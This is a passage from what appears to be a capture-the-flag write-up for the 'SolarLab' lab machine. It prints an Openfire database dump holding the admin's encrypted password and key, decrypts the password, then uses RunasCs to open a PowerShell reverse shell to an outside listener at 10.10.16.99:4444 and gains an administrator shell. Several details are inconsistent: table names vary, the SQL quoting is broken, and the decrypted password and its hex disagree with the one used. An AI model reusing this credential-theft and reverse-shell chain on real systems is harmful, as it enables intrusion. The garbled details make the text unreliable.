CREATE MEMORY TABLE PUBLIC.OFFUSER(USERNAME VARCHAR(64) NOT NULL,STOREKEY VARCHAR(32),SERVERKEY VARCHAR(32),SALT VARCHAR(32),STORAGEID INTEGER,PLAINPASSWORD VARCHAR(32),ENCRYPTEDPASSWORD VARCHAR(255),NAME VARCHAR(100),EMAIL VARCHAR(100),CREATETIME VARCHAR(55) NOT NULL,MODIFYTIMESTAMP VARCHAR(55) NOT NULL,CONSTRAINT OFFUSER_PK PRIMARY KEY(USERNAME))
CREATE INDEX OFFUSER_CREATE_IDX ON PUBLIC.OFFUSER(CREATETIME)
CREATE MEMORY TABLE PUBLIC.OFFPROPERTY(USERNAME VARCHAR(64) NOT NULL,NAME VARCHAR(100) NOT NULL,PROPVVALUE VARCHAR(4000) NOT NULL,CONSTRAINT OFFPROPERTY_PK PRIMARY KEY(USERNAME,NAME))
CREATE INDEX OFFPROPERTY_CREATE_IDX ON PUBLIC.OFFPROPERTY(CREATETIME)
CREATE INDEX OFFPROPERTY_USERNAME_IDX ON PUBLIC.OFFPROPERTY(USERNAME)
CREATE INDEX OFFPROPERTY_NAME_IDX ON PUBLIC.OFFPROPERTY(NAME)
CREATE INDEX OFFUSERPLAG_STORE_IDX ON PUBLIC.OFFUSER(STOREKEY)

```

```

-- SET SCHEMA SYSTEM LOGS
INSERT INTO BLOCKS VALUES(0,2147483647,0)
SET SCHEMA PUBLIC
INSERT INTO OFUSER VALUES('admin','gJMoswPqK+HakPdvIvp6eLKlYh0=', '9MwMQCJ9bF4YeyZDdns5gvXp620=', 'yidQk5Kw11QJWtBAloAb28LYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
INSERT INTO OFUSERPROP VALUES('admin','console.rows_per_page','/session-summary.jsp=25')
INSERT INTO OFFOFFLINE VALUES('admin',1,'001700223778861',127,'<message from="solarlab.htb" to="admin@solarlab.htb"><body>A server or plugin update was found: Openfire 4.7.5</body></message>')
INSERT INTO OFFOFFLINE VALUES('admin',2,'001700223779069',125,'<message from="solarlab.htb" to="admin@solarlab.htb"><body>A server or plugin update was found: Search 1.4.2</body></message>')

```

```

INSERT INTO OFID VALUES(27,1)
INSERT INTO OFPROPERTY VALUES('cache.MUCService'conference'RoomStatistics.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService'conference'RoomStatistics.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService'conference'Rooms.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService'conference'Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXIFzsKaAeYLjn',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.admin.DefaultAdminProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.auth.className','org.jivesoftware.openfire.auth.DefaultAuthProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.group.className','org.jivesoftware.openfire.group.DefaultGroupProvider',0,NULL)

```

We search on internet a script able to decrypt openfire passwords, and we got the password!!

```

kali@kali:~/Desktop/SolarLab
$ java OpenFireDecryptPass.java becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXIFzsKaAeYLjn
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ThisPasswordShouldDoIt! (hex: 005400600069007300500061007300730077006f0072006400530068006f0075006c00640044006f00210040)

```

Using those credentials we can execute commands with those privileges we will use RunasCs to run powershell on the listener port

```

PS C:\Program Files\Openfire\bin> ./RunasCs.exe Administrator ThisPasswordShouldDoIt@ powershell -r 10.10.16.99:4444
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-226d1$Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4084 created in background.
PS C:\Program Files\Openfire\bin>

```

```
(kali㉿kali)-[~/Desktop/SolarLab]
$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.16 62559
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
solarlab\administrator
PS C:\Windows\system32>
```

Machine pwned!!